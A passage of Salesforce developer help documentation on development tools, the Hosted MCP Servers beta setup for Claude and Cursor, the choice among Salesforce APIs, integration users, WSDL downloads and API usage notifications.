Enhance Salesforce with Code

Last Updated:2026.02.25

CONTENTS

Enhance Salesforce with Code

You can make your Salesforce org even more useful and responsive to your users by developing custom applications and integrating your external applications.

It's best to do your development in a sandbox so you can test your code changes before you deploy them. Sandboxes contain copies of your data, code, and configuration settings that are isolated from your production environment. You can customize your organization and test applications in a sandbox, then deploy the changes to your production organization when ready. In some cases, you might have several developers working in different sandboxes who then coordinate those changes for deployment.

Salesforce Development Tools

Salesforce provides various tools for all phases of app development.

Replacement Tools for Workbench

Workbench (https://workbench.developerforce.com) is an open-source tool for interacting with your org. However, because Salesforce doesn't maintain Workbench, we can't address issues or bugs related to using it. We recommend that you use our alternative and integrated tools instead, such as Code Builder, Salesforce CLI, and VS Code Extensions.

Salesforce Hosted MCP Servers (Beta)

Salesforce Hosted Model Context Protocol (MCP) Servers enable AI assistants to securely access your Salesforce data and help with daily business tasks.

Work With APIs

Salesforce provides programmatic access to your org's information using simple, powerful, and secure application programming interfaces.

Write Code

Write code using the Apex programming language to add business logic or use the Visualforce markup language to create the user interface. Integrate your application using APIs and authenticate your external applications.

Debug Your Code

Use checkpoints, logs, and the View State tab to help debug the code you've written.

Test Your Changes

Testing is key to the success of your application, particularly if you deploy your application to customers. If you validate that your application works as expected with no unexpected behavior, your customers are going to trust you more.

Manage Scratch Orgs

The scratch org is a source-driven and disposable deployment of Salesforce code and metadata, made for developers and automation (CI/CD). A scratch org is fully configurable, allowing developers to emulate different Salesforce editions with different features and preferences.

See Also

- Sandbox Types and Templates
- Complete Salesforce Developer Documentation

Salesforce Development Tools

Salesforce provides various tools for all phases of app development.

REQUIRED EDITIONS

Available in: Salesforce Classic or Lightning Experience (depends on tool)

The available tools vary according to which Salesforce Edition you have.

This table summarizes the functionality of the various Salesforce development tools.

Tool	Code	Debug	Test	Deploy	Available From
Salesforce Extensions for Visual Studio Code	✔	✔	✔	✔	Visual Studio Code Marketplace
Code Builder	✔	✔	✔	✔	Setup
Salesforce CLI	✔	✔	✔	✔	developer.salesforce.com
DevOps Center	✔		✔	✔	Setup
Developer Console	✔	✔	✔		***Your Name*** or the quick access menu (⚙)
Visualforce development mode footer	✔				Setup or your personal settings
Code editor	✔				Setup
Apex Test Execution			✔		Setup
Change Sets				✔	Setup
Ant Migration Tool The Ant Migration Tool has reached its end of life. The last released version was Winter ’24 (v59.0) and it will no longer be updated with new functionality. SF CLI is now the recommended tool.				✔	developer.salesforce.com

See Also

- Developer Console Functionality
- Choose Your Tools for Developing and Deploying Changes
- Enable Development Mode

Replacement Tools for Workbench

Workbench (https://workbench.developerforce.com) is an open-source tool for interacting with your org. However, because Salesforce doesn't maintain Workbench, we can't address issues or bugs related to using it. We recommend that you use our alternative and integrated tools instead, such as Code Builder, Salesforce CLI, and VS Code Extensions.

Important If you're having trouble opening a link in this table, right-click and open in a new window or tab.

Tools for Interacting with Data and APIs

Workbench Feature	Available using Salesforce CLI?	Available using VS Code + Code Builder?	Available using Postman?
Data > Insert, Update, Upsert, Delete, Undelete, or Purge	Yes, see documentation	Yes, using a Salesforce CLI command in the terminal	Yes, see documentation
Info > Metadata Types & Components	Yes, see documentation for metadata types and metadata components	Partial support, see documentation	Yes, see documentation
Info > Standard & Custom Objects	Yes, see documentation	Yes, using a Salesforce CLI command in the terminal	Yes, see documentation
Migration > Deploy	Yes, see documentation	Yes, see documentation	No
Migration > Retrieve	Yes, see documentation	Yes, see documentation	No
Utilities > Bulk API Job Status	Yes, see documentation for Bulk API v1.0 and Bulk API v2.0	Yes, using a Salesforce CLI command in the terminal	Yes, see documentation for Bulk API v1.0 and Bulk API v2.0
Utilities > Metadata API Process Status	Yes, see documentation	Yes, using a Salesforce CLI command in the terminal	No
Utilities > REST Explorer	No	No	Yes, see documentation

More Details:

- For Bulk API, Salesforce CLI supports bulk ingest with Bulk API v1.0 and v2.0. Salesforce CLI doesn't currently support bulk queries.
- For REST API, try using Mulesoft.

Tools for Querying Using SOQL and SOSL

Workbench Feature	Available using Salesforce CLI?	Available using VS Code + Code Builder?	Available using Postman?
Queries > Async Query	No	No	No
Queries > SOQL Query	Yes, see documentation	Yes, see documentation	Yes, see documentation
Queries > SOSL Search	No	No	Yes, see documentation
Queries > Streaming Push Topics	No	No	No

More Details:

- Async SOQL was retired in Summer '23.
- Push Topics is a deprecated feature. Use Change Data Capture instead.

Tools for Testing Apex Code

Workbench Feature	Available using Salesforce CLI?	Available using VS Code + Code Builder?	Available using Postman?
Utilities > Apex Execute	Yes, see documentation	Yes, see documentation	No

See Also

Code Builder
Salesforce Extensions for VS Code
Salesforce CLI Command Reference

Salesforce Hosted MCP Servers (Beta)

Salesforce Hosted Model Context Protocol (MCP) Servers enable AI assistants to securely access your Salesforce data and help with daily business tasks.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: Developer editions, sandboxes, and scratch orgs. Orgs must be API Enabled.

MCP servers make your CRM data more accessible and actionable by giving AI assistants a standard way to connect to data sources. With Salesforce Hosted MCP Servers, your organization can expose specific Salesforce APIs and data as tools that AI assistants can use.

Note Salesforce Hosted MCP Servers is a pilot or beta service that is subject to the Beta Services Terms at Agreements - Salesforce.com or a written Unified Pilot Agreement if executed by Customer, and applicable terms in the Product Terms Directory. Use of this pilot or beta service is at the Customer's sole discretion.

Enable the Beta

To enable this beta, follow these steps. You must have either the Modify All Data or the Customize Application permission.

1. From Setup, in the Quick Find box, enter *User Interface*, and then select **User Interface**.
2. On the User Interface page, select **Enable MCP Service (Beta)**.

Note Selecting this item asserts that you accept the Beta Services Terms provided at the Agreements and Terms.

To enable the Salesforce Hosted MCP Servers beta in a scratch org, first create the org with the SalesforceHostedMCP feature. See Scratch Org Features.

With this feature, you'll make API calls to your org. API usage counts against your org's API quota.

Important Check the Salesforce mcp-hosted repository for the latest updates on the Salesforce Hosted MCP Servers beta.

Giving Feedback

To give feedback, create an issue in the Salesforce mcp-hosted repository.

Your feedback is valuable and can help us find existing problems and inspire future change. We're looking for general impressions, improvement suggestions, bugs, and feedback about how well Salesforce Hosted MCP Servers aligns with your use cases.

Set Up Salesforce Hosted MCP Servers
Create a new external client app in your org to allow MCP clients to connect, then configure MCP clients to use Salesforce Hosted MCP Servers.

Test the Connection to the MCP Server
Use simple prompts to test your client's connection to the MCP server you configured.

Use Prompt Templates in Your MCP Client
Use your MCP client to access Salesforce prompt templates in your org that were created with Prompt Builder. Add inputs to bring specific data into the template to let the client create a customized response.

Set Up Salesforce Hosted MCP Servers

Create a new external client app in your org to allow MCP clients to connect, then configure MCP clients to use Salesforce Hosted MCP Servers.

Use a client that supports MCP. You'll need to configure the client to connect to MCP servers hosted in your Salesforce org. With Cursor or the free version of Claude AI, you must install Node.js. Check your installation with the commands `node -v` and `npm -v`.

To use prompt templates with Salesforce Hosted MCP Servers, set up Prompt Builder. See Enable Prompt Builder.

Create an External Client App
External client apps enable third-party applications to integrate with Salesforce using APIs and security protocols.

Configure Claude with Connectors
Claude is an AI assistant that you configure to connect to Salesforce Hosted MCP Servers. In paid versions of Claude AI, you use connectors to connect the client to MCP servers.

Configure Claude in Developer Mode
Claude is an AI assistant that you configure to connect to Salesforce Hosted MCP Servers. Configure Claude using a special Claude Desktop Extensions file.

Configure Cursor in Developer Mode
Cursor is an AI-driven coding editor that supports MCP.

See Also
Salesforce DX Developer Guide: Scratch Orgs
Salesforce DX Developer Guide: Sandboxes

Create an External Client App

External client apps enable third-party applications to integrate with Salesforce using APIs and security protocols.

1. From Setup, in the Quick Find box, enter *external client*, and then select **External Client App Manager**.
2. Click **New External Client App**.
3. Fill out the Basic Information section.
4. In Callback URL, enter the applicable URL.
   - Enter `http://localhost:8080/oauth/callback` for a local installation of Claude or Cursor.
   - Enter `https://claude.ai/api/mcp/auth_callback` for the web-based version of Claude.

   For other clients, consult the provider's documentation for the callback URL.
5. In OAuth Scopes, add the **Manage user data via APIs (api)**, **Access the Salesforce API Platform (sfap_api)** and **Perform requests at any time (refresh_token, offline_access)** scopes. If you're using prompt templates, add the **Access Einstein GPT services (einstein_gpt_api)** scope.

6. Under Security:
   a. Select **Issue JSON Web Token (JWT)-based access tokens for named users**.
   b. Select **Require Proof Key for Code Exchange (PKCE) extension for Supported Authorization Flows**.
   c. Deselect all other options.
7. Click **Create**.
8. Click **Settings**, then click **Consumer Key and Secret** under OAuth Settings to get the consumer key. Store the consumer key for later use.

Configure Claude with Connectors

Claude is an AI assistant that you configure to connect to Salesforce Hosted MCP Servers. In paid versions of Claude AI, you use connectors to connect the client to MCP servers.

1. Go to **Settings** | **Connectors**, then select Organization connectors.
2. Click **Add custom connector**.
3. Enter a name for the connector.
4. Enter the server URL.
   - For a Developer org, use `https://api.salesforce.com/platform/mcp/v1-beta.2/<server>`.
   - For scratch or sandbox orgs, use `https://api.salesforce.com/platform/mcp/v1-beta.2/sandbox/<server>`.

   Choose a server name from the list of available servers.
   For example, to use the sobject-all server in a scratch org, enter `https://api.salesforce.com/platform/mcp/v1-beta.2/sandbox/platform/sobject-all`.
5. In Advanced settings, paste the consumer key you copied from the external client app in **OAuth Client ID**, then click **Add**.
6. In Your connectors, click **Connect** next to the connector you created.
7. Click **Configure** to configure the tools available in the MCP server your client connected to.

You can now test the client's connection to the MCP server.

See Also

Claude: Downloads

Configure Claude in Developer Mode

Claude is an AI assistant that you configure to connect to Salesforce Hosted MCP Servers. Configure Claude using a special Claude Desktop Extensions file.

1. Download `salesforce-hosted-mcp-servers.dxt` from this GitHub repository.
   This is the Claude Desktop Extensions (DXT) file for Salesforce Hosted MCP Servers.
2. Double-click the `salesforce-hosted-mcp-servers.dxt` file.
   The Claude desktop client opens and shows the Salesforce extension.
3. Click **Install**.

4. Enter an MCP server name in **Server Name**.
   Choose a server name from the list of available servers.
5. In **Consumer Key**, paste the consumer key that you saved from the external client app, then click **Save**.
   A toggle to enable the extension appears.
6. Enable the extension using the toggle.
   If you encounter an error, quit and restart Claude.

You can now test the client's connection to the MCP server.

See Also

Claude: Downloads

Configure Cursor in Developer Mode

Cursor is an AI-driven coding editor that supports MCP.

1. Select **Cursor** | **Settings** | **Cursor Settings** | **MCP**
2. Click **New MCP Server**.
   This creates a file called `mcp.json`.
3. Replace the contents of `mcp.json` file with this code.

```
      {
    "mcpServers": {
        "Salesforce": {
            "command": "npx",
            "args": [
                "-y",
                "mcp-remote@0.1.18",
                "https://api.salesforce.com/platform/mcp/v1-beta.2/SERVER-NA
ME",
                "8080",
                "--static-oauth-client-info",
                "{\"client_id\":\"CONSUMER-KEY\",\"client_secret\":\"\"}"
            ]
        }
    }
}
```

4. Replace placeholder values in the `mcp.json` file.
   a. If you're connecting to a scratch or sandbox org, change the URL to `https://api.salesforce.com/platform/mcp/v1-beta.2/sandbox/SERVER-NAME`.
   b. Replace SERVER-NAME with a server name from the list of available servers.
   c. Replace CONSUMER-KEY with the consumer key that you saved from the external client app.

This example `mcp.json` file is configured to connect Cursor to the sobject-all server in a Developer org.

```
      {
    "mcpServers": {
        "Salesforce": {
            "command": "npx",
            "args": [
                "-y",
                "mcp-remote@0.1.18",
                "https://api.salesforce.com/platform/mcp/v1-beta.2/platform/so
bject-all",
                "8080",
                "--static-oauth-client-info",
                "{\"client_id\":\"123my456consumer7890key\",\"client_secre
t\":\"\"}"
            ]
        }
    }
}
```

You can now test the client's connection to the MCP server.

See Also

Cursor: Downloads

Test the Connection to the MCP Server

Use simple prompts to test your client's connection to the MCP server you configured.

Example Enter the prompt "Look at the Account object in my Salesforce org and tell me which fields are required to create an Account. " into your client's chat field. The MCP client's responds with information about the Account object.

```
Based on the Account object description from your Salesforce org, here are
the field requirements for creating an Account record:

Required Field
Only ONE field is required to create an Account:
Name (Account Name)
Type: String
```

```
Maximum Length: 255 characters
This serves as the name field for the Account object

Optional Fields
All other fields are optional when creating an Account record, including:
Contact Information (Phone, Fax, Website)
Address Information (Billing and Shipping addresses)
Business Information (Annual Revenue, Number of Employees, Industry, Type)
Account Source
Description
Parent Account ID (for hierarchies)

Auto-Populated Fields
The following fields are automatically handled by Salesforce:
OwnerId - Defaults to the current user creating the record
CreatedDate - Automatically set to current date/time
CreatedById - Automatically set to the current user
LastModifiedDate - Automatically set to current date/time
LastModifiedById - Automatically set to the current user
SystemModstamp - System timestamp

Summary
You can create an Account with just a name value, and Salesforce will hand
le all the system fields automatically. This is the minimal requirement fo
r Account creation in your org.
```

Note Large Language Models are non-deterministic and don't return the same results for the same prompt. Additionally, your Salesforce org may be configured with different required fields.

Use Prompt Templates in Your MCP Client

Use your MCP client to access Salesforce prompt templates in your org that were created with Prompt Builder. Add inputs to bring specific data into the template to let the client create a customized response.

To use prompt templates, enable Prompt Builder in your org. See Enable Prompt Builder. You also need to connect your client to your org.

Prompt templates incorporate your CRM data from merge fields that reference record fields, flows, related lists, Apex, and more. There are two prompt templates available to your MCP client when you use the sobject-all hosted MCP server.

- Create Executive Briefing for Account Review Meeting (einstein_gpt__accountReviewBriefing) generates an executive briefing for an account review meeting by summarizing recent opportunities, cases, and public information about the account.
- Revenue Reconciliation Analysis (einstein_gpt__revenueReconciliationAnalysis) finds discrepancies between financial accounting records and closed deals.

After you enable Prompt Builder on your org and connect your client to that org, you'll be a able to access these 2 templates from your client. This example shows how to use the enstein_gpt_accountReviewBriefing template with Claude.

1. Click the plus on the Claude chat, then select the connector to your Salesforce org from the menu. For example, if your connector is called MyConnector, the menu item is **Add from MyConnector**.
2. Select **Einstein gpt accountReviewBriefing**.
3. Enter the name of an account, then click **Add Prompt**.
   To create the summary, this prompt template requires input in the form of an account name.
4. To review the prompt before sending it, click the text file that appears in the Claude chat.
5. Send the prompt.
   Claude responds with a briefing about the company named in the account.

Work With APIs

Salesforce provides programmatic access to your org's information using simple, powerful, and secure application programming interfaces.

Which API Do I Use?

Choose the right Salesforce API for your integration needs. Review the selection of APIs Salesforce offers, including the supported protocols, data formats, and use cases.

Give Integration Users API Only Access

Following the principle of least privilege, we recommend creating and configuring one Salesforce user for every integration. By assigning a different user to each calling system, domain, use case, or API resource, you restrict each of those users to a unique subset of data and functionality. Setting up dedicated integration users gives you more control over operations and traceability of transactions. And it minimizes the impact if a user or integration is compromised. The Salesforce Integration user license supports this best practice by offering a profile that restricts assigned users to API-only access, ideal for system-to-system integration users.

Download API WSDL and Client Certificates

To integrate your applications with Salesforce using the API, download a Web Services Description Language (WSDL) document.

Manage API Usage Notifications

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

See Also

Which API Do I Use?

Choose the right Salesforce API for your integration needs. Review the selection of APIs Salesforce offers, including the supported protocols, data formats, and use cases.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Professional** (with API access enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To use the APIs:	API Enabled
To use Apex classes and methods as REST web services: Enables access to Apex REST services even if API Enabled permission is not granted.	Apex REST Services

API Name	API Type	Data Format	Communication
REST API	REST	JSON, XML	Synchronous
SOAP API	SOAP (WSDL)	XML	Synchronous
Connect REST API	REST	JSON, XML	Synchronous (photos are processed asynchronously)
Apex REST API	REST	JSON, XML, Custom	Synchronous
Apex SOAP API	SOAP (WSDL)	XML	Synchronous
Analytics REST API	REST	JSON, XML	Synchronous
User Interface API	REST	JSON	Synchronous
GraphQL API	GraphQL	JSON	Synchronous
Tooling API	REST or SOAP (WSDL)	JSON, XML, Custom	Synchronous

API Name	API Type	Data Format	Communication
Bulk API 2.0	REST	CSV	Asynchronous
Metadata API	SOAP (WSDL)	XML	Asynchronous
Pub/Sub API	gRPC and protocol buffers	Binary	Asynchronous

When to Use REST API

REST API provides a powerful, convenient, and simple REST-based web services interface for interacting with Salesforce. Its advantages include ease of integration and development, and it's an excellent choice of technology for use with mobile applications and web projects. For certain projects, you can use REST API with other Salesforce REST APIs. To build UI for creating, reading, updating, and deleting records, including building UI for list views, actions, and dependent picklists, use User Interface API. To build UI for B2B Commerce on Lightning, CMS managed content, Experience Cloud sites, or Chatter, use Connect REST API. If you have many records to process, consider using Bulk API, which is based on REST principles and optimized for large sets of data.

See REST API Developer Guide.

When to Use SOAP API

SOAP API provides a powerful, convenient, and simple SOAP-based web services interface for interacting with Salesforce. You can use SOAP API to create, retrieve, update, or delete records. You can also use SOAP API to perform searches and much more. Use SOAP API in any language that supports web services.

For example, you can use SOAP API to integrate Salesforce with your org's ERP and finance systems. You can also deliver real-time sales and support information to company portals and populate critical business systems with customer information.

See SOAP API Developer Guide.

When to Use Connect REST API

Connect REST API provides programmatic access to B2B Commerce for Lightning, CMS managed content, Experience Cloud sites, files, notifications, topics, and more. Use Connect REST API to display Chatter feeds, users, and groups, especially in mobile applications.

See Connect REST API Developer Guide.

When to Use Apex REST API

Use Apex REST API when you want to expose your Apex classes and methods so that external

applications can access your code through REST architecture. Apex REST API supports both OAuth 2.0 and Session ID for authorization.

See *Apex Developer Guide*: Exposing Apex Classes as REST Web Services.

When to Use Apex SOAP API

Use Apex SOAP API when you want to expose Apex methods as SOAP web service APIs so that external applications can access your code through SOAP.

Apex SOAP API supports both OAuth 2.0 and Session ID for authorization.

See *Apex Developer Guide*: Exposing Apex Methods as SOAP Web Services and *SOAP API Developer Guide*: Apex-Related Calls.

When to Use Analytics REST API

You can access CRM Analytics assets such as datasets, lenses, and dashboards programmatically using the Analytics REST API. Send queries and access datasets that have been imported into the analytics platform. Create and retrieve lenses. Access XMD information. Retrieve a list of dataset versions. Create and retrieve CRM Analytics apps. Create, update, and retrieve dashboards. Retrieve a list of dependencies for an application. Determine what features are available to the user. Work with snapshots. Manipulate replicated datasets.

See Analytics REST API Developer Guide.

When to Use User Interface API

Build Salesforce UI for native mobile apps and custom web apps using the same API that Salesforce uses to build Lightning Experience and Salesforce for Android, iOS, and mobile web. Build user interfaces that let users work with records, list views, actions, favorites, and more. Not only do you get data and metadata in a single response, but the response matches metadata changes made to the org by Salesforce admins. You don't worry about layouts, picklists, field-level security, or sharing–all you do is build an app that users love.

See User Interface API Developer Guide.

When to Use GraphQL API

Build highly responsive and scalable apps by returning only the data a client needs, all in a single request. GraphQL API overcomes the challenges posed by traditional REST APIs through field selection, resource aggregation, and schema introspection. Field selection reduces the size of the payload, sending back only fields that were included in the query. Aggregations reduce round trips between the client and server, returning a set of related resources within a single response. Schema introspection enables a user to see the types, fields, and objects that the user has access to.

See GraphQL API Developer Guide.

When to Use Tooling API

Use Tooling API to integrate Salesforce metadata with other systems. Metadata types are exposed as sObjects, so you can access one component of a complex type. This field-level access speeds up operations on complex metadata types. You can also build custom development tools for Force.com applications. For example, use Tooling API to manage and deploy working copies of Apex classes and triggers and Visualforce pages and components. You can also set checkpoints or heap dump markers, execute anonymous Apex, and access logging and code coverage information.

REST and SOAP are both supported.

See Tooling API.

When to Use Bulk API 2.0

Use Bulk API 2.0 to query, queryAll, insert, update, upsert, or delete a large number of records *asynchronously*. Bulk API 2.0 is designed on the Salesforce REST framework.

Any data operation that includes more than 2,000 records is a good candidate for Bulk API 2.0 to successfully prepare, execute, and manage an *asynchronous* workflow that uses the Bulk framework. It's best if jobs with fewer than 2,000 records involve “bulkified” *synchronous* calls in REST (for example, Composite) or SOAP.

When working with large volumes of data, it’s the easiest way to create, read, update, and delete (CRUD) records at scale. If your job includes just one sObject type or extracts up to 1 TB of data per day, Bulk API 2.0 is your Salesforce API of choice.

See Bulk API 2.0 and Bulk API Developer Guide.

When to Use Metadata API

Use Metadata API to retrieve, deploy, create, update, or delete customizations for your org. The most common use is to migrate changes from a sandbox or testing org to your production environment. Metadata API is intended for managing customizations and for building tools that can manage the metadata model, not the data itself.

The easiest way to access the functionality in Metadata API is to use the Salesforce Extensions for Visual Studio Code or Salesforce CLI. Both tools are built on top of Metadata API and use the standard tools to simplify working with Metadata API.

- The Salesforce Extensions for Visual Studio Code includes tools for developing on the Salesforce platform in the lightweight, extensible VS Code editor. These tools provide features for working with development orgs (scratch orgs, sandboxes, and DE orgs), Apex, Aura components, and Visualforce.
- Salesforce CLI is ideal if you use scripting or the command line for moving metadata between a local

directory and a Salesforce org.

See Metadata API Developer Guide.

When to Use Pub/Sub API

You can use Pub Sub API to integrate external systems with events. Event streams are based on custom payloads through platform events or changes in Salesforce records through Change Data Capture. In Salesforce, you can publish and subscribe to events with Apex triggers, Process Builder, and Flow Builder.

Pub/Sub API is built for high scale, bi-directional event integration with Salesforce. Use Pub/Sub API to efficiently publish and subscribe to binary event messages in the Apache Avro format. Pub/Sub API is based on gRPC and HTTP/2 and uses a pull-based model so that you can control the subscription flow. With Pub/Sub API, you can use one of the 11 programming languages that gRPC supports.

Use the type of streaming event that suits your needs.

- **Change Data Capture Event**: Receive changes to Salesforce records with all changed fields. Change Data Capture supports more standard objects than PushTopic events and provides more features, such as header fields that contain information about the change.
- **Platform Event**: Publish and receive custom payloads with a predefined schema. The data can be anything you define, including business data, such as order information. Specify the data to send by defining a platform event. Subscribe to a platform event channel to receive notifications.
- **Legacy Events: PushTopic and Generic Event**: PushTopic and generic events are first-generation events. They have limited support and are no longer updated with new features. We recommend that you use Change Data Capture events instead of PushTopic events and Platform Events instead of Generic events.

See the Pub/Sub API documentation.

See Also

Work With APIs

Give Integration Users API Only Access

Following the principle of least privilege, we recommend creating and configuring one Salesforce user for every integration. By assigning a different user to each calling system, domain, use case, or API resource, you restrict each of those users to a unique subset of data and functionality. Setting up dedicated integration users gives you more control over operations and traceability of transactions. And it minimizes the impact if a user or integration is compromised. The Salesforce Integration user license supports this best practice by offering a profile that restricts assigned users to API-only access, ideal for system-to-system integration users.

REQUIRED EDITIONS

Available in: **Enterprise**, **Unlimited**, **Performance**, and **Developer** Editions.

The Salesforce Integration user license makes the Minimum Access - API Only Integrations profile and the Salesforce API Integration permission set license available for assignment.

Note The Minimum Access - API Only Integrations profile replaces the deprecated Salesforce API Only System Integrations profile, which isn't available in newly provisioned orgs.

The Minimum Access - API Only Integrations profile enables and also restricts assigned users to operate via API. You can't turn off the API-only access granted through this profile, but you can change other capabilities, permissions, settings, and data access granted to users via this profile. Find and review the profile in your org to understand what it can and can't control. Users with this profile can also access objects that are accessible to all users. If your integration users need more access than the profile provides, use permission set licenses to expand the options.

The Salesforce API Integration permission set license extends the functionality of the Salesforce Integration user license with many of the same user and object permissions typically available on the System Administrator standard profile. Find and review the Salesforce API Integration permission set license on the Company Information page in Setup to see what it makes available. Assign this or other permission set licenses to users with the Minimum Access - API Only Integrations profile to make more permissions available. Configure and assign permission sets or permission set groups to grant permissions to integration users so they can perform the API operations.

Follow the standard process to find and assign the user license and profile and any permission set licenses, permission sets, and permission set groups to your integration user.

Considerations

Users assigned the Salesforce Integration user license and Salesforce API Only System Integrations profile are not authorized to access Salesforce data or features through any user interface. The individual permissions granted through the Salesforce Integration license and the related Minimum Access - API Only Integrations profile can't be turned off, including on any clones of the profile.

By default, orgs in supported editions are granted a limited number of Salesforce Integration user licenses. Contact a Salesforce account executive for information on how to purchase add-on licenses.

As a part of integration planning or after assigning permissions to an integration user, decide how users are authorized and authenticated via the API so they can log in to an org. For integrations using a REST-based API, create an external client app and use an OAuth 2.0 flow. For integrations using a SOAP-based API, including the Bulk API, use the SOAP-specific `login()` call.

See Also

Salesforce Developer: Integration Patterns and Practices
Licenses Overview

Standard Profiles
Which API Do I Use?
REST API Developer Guide: Authorization Through External Client Apps or Connected Apps and OAuth 2.0
SOAP API Developer Guide: `login()`

Download API WSDL and Client Certificates

To integrate your applications with Salesforce using the API, download a Web Services Description Language (WSDL) document.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Professional**, **Enterprise**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To download a WSDL:	Customize Application

- **Enterprise WSDL**: Use this WSDL document to build an integration for a single org. The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`.You must download and re-consume the enterprise WSDL document when changes are made to the custom objects or fields in an org or when you want to use a different version of the API.
- **Partner WSDL**: Use this WSDL to build an integration that works across multiple Salesforce orgs, regardless of their custom objects or fields. Typically, partners and ISVs use this WSDL. It's loosely typed, which means that you work with name-value pairs of field names and values instead of specific data types.The partner WSDL document needs to be downloaded and consumed only once per version of the API.
- **Apex WSDL**: Use this WSDL to run or compile Apex in another environment.
- **Metadata WSDL**: Use this WSDL to migrate configuration changes between orgs or work with the customizations in your org as XML metadata files.

1. To download a WSDL document, navigate to Setup, enter *API* in the **Quick Find** box, then select **API**.
2. Download the appropriate WSDL:
   If you're downloading an enterprise WSDL and you have managed packages installed in your org, click **Generate Enterprise WSDL**. Select the version of each installed package to include in the generated WSDL. By default, it is set to the latest installed versions of the packages. Otherwise, right-click the link for the appropriate WSDL document to save it to a local directory. In the menu, Internet Explorer users can choose **Save Target As**, while Google Chrome and Mozilla Firefox users can choose **Save Link As**.
3. On your computer, import the local copy of the WSDL document into your development environment. You can also select the default package versions without downloading a WSDL in the **Package Version Settings** section.

4. Optionally, you can download a certificate to authenticate Salesforce orgs. To download a certificate, navigate to Setup, enter *API* in the **Quick Find** box, then select **API**.
   Use this certificate for workflow outbound messaging. This certificate identifies that the request comes from Salesforce, not a specific user. If you want to use certificates to ensure secure connections using other Salesforce features, such as Apex callouts, use Salesforce certificates and key pairs.
5. In Client Certificate section, click **Manage API Client Certificate**.
6. In the API Client Certificate section, click the **API Client Certificate**.
7. Click **Download Certificate**. The .crt file is saved in the download location specified in your browser. You can then import the downloaded certificate into your application server and configure your application server to request the client certificate.

See Also

Certificates and Keys
Work With APIs
Apex Developer Guide
Metadata API Developer Guide

Manage API Usage Notifications

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To view, create, edit, or delete notifications:	Modify All Data

The API usage notifications list includes details such as who is getting notified, how often, and at what thresholds. You can create up to ten notifications per organization.

Create an API Usage Notification

On the API Usage Notifications page, you can supply the required values for a rate-limiting notification.

View API Usage Notifications

You can view, edit, delete, or clone information about a API usage notification.

See Also

Work With APIs

Create an API Usage Notification

On the API Usage Notifications page, you can supply the required values for a rate-limiting notification.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To view, create, edit, or delete notifications:	Modify All Data

1. From Setup, enter *API Usage Notifications* in the **Quick Find** box, then select **API Usage Notifications**.
2. Click **New**.
3. Enter the details.
   - Notification Recipient: The Salesforce user who will receive the notifications.
   - Threshold: The percentage of the rate limit that, once exceeded in the specified notification interval, triggers a notification to be sent to the specified user. Value must be between 0 and 100.
   - Notification Interval (Hours): The time period for which the number of requests is measured, in hours. For example, if the interval is 24, the rate must be exceeded in the past 24 hours for a notification to be sent.
     If you change the time period, the new time period does not take effect until after the next notification of the existing time period. For example, assume you have set the time period to send notifications every hour. Then at 4:05 p.m., you set the time period to send notifications every 24 hours. A last notification from the old time period is sent at 5:00 p.m. The next notification would be sent at 5:00 p.m. the next day.

See Also

View API Usage Notifications
Manage API Usage Notifications

View API Usage Notifications

You can view, edit, delete, or clone information about a API usage notification.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To view, create, edit, or delete notifications:	Modify All Data

- Notification Recipient: The username for the person to whom the email notification is sent.
- Threshold: The percent of the usage limit that, when reached, triggers an email notification.
- Notification Interval (Hours): The frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification is sent only if the last notification was sent at least four hours ago. Due to the asynchronous nature of the notification process, Salesforce can't guarantee the notification interval.
- Created By: The user who created the notification request, and the time it was created.
- Modified By: The user who last edited the notification.

You can also create a new notification based on the values of the notification being displayed. Click **Clone** to create a new notification with the current values populated in the new notification. You can edit the values before saving.

See Also

Create an API Usage Notification
Manage API Usage Notifications

Write Code

Write code using the Apex programming language to add business logic or use the Visualforce markup language to create the user interface. Integrate your application using APIs and authenticate your external applications.

Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

Work with Code

This section contains information about the tools and techniques you can use when making changes to your organization by using code.

Custom Metadata Types

You can create your own declarative developer frameworks for internal teams, partners, and customers. Rather than building apps from data, you can build apps that are defined and driven by their own types of metadata. Metadata is the information that describes the configuration of each customer's organization.

Canvas App Previewer

Canvas App Previewer is a development tool that lets you see what your canvas apps will look like before you publish them.

Remote Access Application

Connected apps have replaced remote access apps. Use connected apps for apps that require integration with Salesforce to verify users and control security policies for external apps.

Secure Identity for the Internet of Things

Asset tokens are an open-standards-based JWT authentication token for verifying and securing requests from connected devices. They identify the device to a backend service that processes the stream of data and events from the device. They allow registration of device data with the Salesforce platform and linking it to Salesforce CRM data about the customer, account, or contact, helping you to act on behalf of the customer. You can even support custom business processes using asset token events. Asset tokens enable more proactive support and more predictive engagement with your customers, on an unprecedented scale.

See Also

- Work With APIs
- Debug Your Code
- Test Your Changes
- Secure Your Code

Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

Open the Developer Console

It takes only a couple of clicks to open the Developer Console from Salesforce Classic or Lightning Experience. The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

Developer Console Functionality

The Developer Console can help with many of your development tasks.

Developer Console Query Editor

